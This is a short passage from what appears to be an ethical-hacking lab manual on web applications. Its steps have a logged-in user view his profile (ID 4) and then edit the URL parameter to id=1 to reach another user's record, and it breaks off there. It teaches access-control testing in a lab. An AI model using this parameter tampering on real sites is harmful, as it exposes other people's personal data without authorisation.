


5. You are logged into the website. Click the **View Profile** tab from the menu bar.




Module 14 – Hacking Web Applications

6. You will be redirected to the profile page, which displays the personal information of **steve** (here, you). You will observe that the value of **ID** in the personal information and address bar is **4**.




7. Now, try to change the parameter in the address bar to **id=1** and press **Enter**.



Module 14 – Hacking Web Applications

